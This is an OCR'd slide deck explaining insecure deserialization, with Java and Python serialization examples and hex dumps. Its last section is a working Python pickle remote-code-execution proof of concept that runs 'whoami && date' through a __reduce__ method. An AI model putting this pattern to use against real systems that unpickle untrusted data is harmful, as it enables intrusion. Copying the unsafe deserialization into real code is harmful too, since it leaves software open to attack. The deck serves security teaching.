Insecure Deserialization: What , How and Why?

Whoami?

- Naveen / thevillagehacker 🇮🇳
- Security Researcher
- Occasional Bug Bounty Hunter
- https://thevillagehacker.github.io
- @thevillagehackr
- @thevillagehacker

Index

Serialization and Deserialization

Serialization:-

Serialization is the process of converting an object into a stream of bytes to store the object or transmit it to memory, a database, or a file. Its main purpose is to save the state of an object in order to be able to recreate it when needed.


Deserialization:-

Deserialization is the process of restoring this byte stream to a fully functional replica of the original object, in the exact state as when it was serialized.

Example:-

- Computer games
- Mobile games


Basic Process



Insecure Deserialization

- Insecure Deserialization is a vulnerability that occurs when untrusted data is used to abuse the logic of an application, inflict a denial of service (DoS) attack, or even execute arbitrary code upon it being **Deserialized**.
- It also occupies the **#8** spot in the OWASP Top 10 2017 list.
- Exploitation of deserialization is a bit difficult, as off the shell exploits rarely work without changes or tweaks to the underlying exploit code.
- Some tools can discover deserialization flaws, but human assistance is frequently needed to validate the problem.
  - Java Deserialization Scanner Burp Suite extension.
  - Ysoserial

What can go wrong?



Attack Surfaces and its Impacts

Attack Surface

- Access-control-related attacks
- HTTP cookies
- HTML form parameters
- API authentication tokens
- Databases
- cache servers


Impacts

- Remote Code Execution
- Privilege Escalation
- Arbitrary File Access
- Denial-of-service attacks
- Memory Consumption

Demo Example Code for Serialization And Deserialization

Example vulnerable Java code:-

- ✓ https://github.com/thevillagehacker/My-Presentation-Slides/tree/main/Insecure_Deserialization/Examples/java
- ✓ Example vulnerable Python code:-
- ✓ https://github.com/thevillagehacker/My-Presentation-Slides/tree/main/Insecure_Deserialization/Examples/python



Serialization

The below shown image represents the serialization of objects into byte stream which is done using java native binary serialization libraries.

Serialization

```java
// serializing an object
FileOutputStream fout = new FileOutputStream(fname);
ObjectOutputStream oout = new ObjectOutputStream(fout);
System.out.println("\nSerialization Happening here  ... ");
oout.writeObject(being);    // actual serialization
oout.close();
fout.close();
System.out.println("\nThe object was written to " + fname);
```

Serialized data written to humandata.ser

```
Object is
23 naveenj (thevillagehacker)

Serialization Happening here  ...

The object was written to humandata.ser
```

The data streams stored in the computer memory

```
→  java hexyl humandata.ser
00000000  ac ed 00 05 73 72 00 05  48 75 6d 61 6e c5 21 09  ××0•sr0•  Human×!_
00000010  1d 5c 76 a2 c7 02 00 03  49 00 03 61 67 65 4c 00  •\v××•0•  I0•ageL0
00000020  04 6e 61 6d 65 74 00 12  4c 6a 61 76 61 2f 6c 61  •namet0•  Ljava/la
00000030  6e 67 2f 53 74 72 69 6e  67 3b 4c 00 08 6e 69 63  ng/Strin  g;L0•nic
00000040  6b 6e 61 6d 65 71 00 7e  00 01 78 70 00 00 00 17  knameq0~  0•xp000•
00000050  74 00 07 6e 61 76 65 65  6e 6a 74 00 10 74 68 65  t0•navee  njt0•the
00000060  76 69 6c 6c 61 67 65 68  61 63 6b 65 72           villageh  acker
→  java
```

Deserialization

The below shown images represents the deserialization of byte streams into objects which is done using java native binary deserialization libraries.

Deserialization

```
        // deserializing an object
        FileInputStream fin = new FileInputStream(fname);
        ObjectInputStream oin = new ObjectInputStream(fin);
        System.out.println("\nDeserialization Happening here ... ");
        Human Human = (Human) oin.readObject();    // actual deseria
lization
        oin.close();
        fin.close();
        System.out.println("\nThe object was read from " + fname +
":");
        System.out.println(Human);
        System.out.println();
```

Deserialized objects read from humandata.ser

```
Object is
23 naveenj (thevillagehacker)

Serialization Happening here  ...

The object was written to humandata.ser

Deserialization Happening here  ...

The object was read from humandata.ser:
23 naveenj (thevillagehacker)
```

Python Serialization And Deserialization - Marshal

This module contains functions that can read and write Python values in a binary format.

Serialization

```
# dumps() return byte object stored in variable 'bytes'
bytes = marshal.dumps(data)
print('----------------------------------------')
print('Serialized Data : ', bytes)
```

Deserialization

```
# loads() convert byte object to value
new_data = marshal.loads(bytes)
print('----------------------------------------')
print('Deserilization Data : ', new_data)
```

Serialized and Deserialized Data

```
→  marshl python3 marshl.py
----------------------------------------
Serialized Data :  b'\xfb\xda\x04name\xda\x06naveen\xda\x03age\xe
9\x17\x00\x00\x00\xda\x07address\xda\x05India0'
----------------------------------------
Deserilization Data :  {'name': 'naveen', 'age': 23, 'address': '
India'}
```

Python Pickle

Pickling" is the process whereby a **Python** object hierarchy is converted into a byte stream, and "unpickling" is the inverse operation, whereby a byte stream (from a binary file or bytes-like object) is converted back into an object hierarchy.

Serialization

```
# converts object to byte stream(list, dict, etc.)
pickle.dump(data, f1)
print('Pickling Completed ... ')
```

Deserialization

```
# converts byte stream(generated through pickling)back
into object
data = pickle.load(f2)
print(data)
```

Serialized and Deserialized Data

```
Unpickling the data :
{'name': 'naveenj', 'id': '1', 'add': 'India'}
→  pickle hexyl data.pickle

00000000  80 04 95 2d 00 00 00 00  00 00 00 7d 94 28 8c 04  x•x-0000 000}x(x•
00000010  6e 61 6d 65 94 8c 07 6e  61 76 65 65 6e 6a 94 8c  namexx•n aveenjxx
00000020  02 69 64 94 8c 01 31 94  8c 03 61 64 64 94 8c 05  •idxx•1x x•addxx•
00000030  49 6e 64 69 61 94 75 2e                           India×u.
```

Achieve Remote Code Execution via Deserialization

The below shown python code is vulnerable to Remote Code Execution. The attacker controlled input is not verified by the developer at any place which leads to perform arbitrary code executions.

Class contains RCE payload

```
class hello:
    def __reduce__(self):
        import os
        return (os.system, ('whoami && date',))
```

Serialization

```
# Serialization
print("lets begin the Serialization")
serialize = pickle.dumps(hello())
print("Serialized data",serialize)
```

Deserialization

```
# Deserialization
print("lets begin the Deserialization")
deserialize = pickle.loads(serialize)
```

Remote Code Execution

```
→  pickle python3 rce.py
lets begin the Serialization
Serialized data b'\x80\x04\x95)\x00\x00\x00\x00\x00\x00\x00\x8c\x05posix
\x94\x8c\x06system\x94\x93\x94\x8c\x0ewhoami && date\x94\x85\x94R\x94.'
lets begin the Deserialization
naveenj
Thu 10 Jun 2021 02:21:41 PM IST
→  pickle
```

Reference

- ✓ https://thevillagehacker.medium.com/insecure-deserialization-c2f0ae4a50f
- ✓ https://www.acunetix.com/blog/articles/what-is-insecure-deserialization/#:~:text=Insecure%20Deserialization%20is%20a%20vulnerability,OWASP%20Top%2010%202017%20list.
- ✓ https://portswigger.net/web-security/deserialization
- ✓ https://owasp.org/www-project-top-ten/2017/A8_2017-Insecure_Deserialization
- ✓ https://searchsecurity.techtarget.com/definition/insecure-deserialization
- ✓ https://blog.cobalt.io/the-anatomy-of-deserialization-attacks-b90b56328766
- ✓ https://youtu.be/jwzeJU_62IQ

Thank You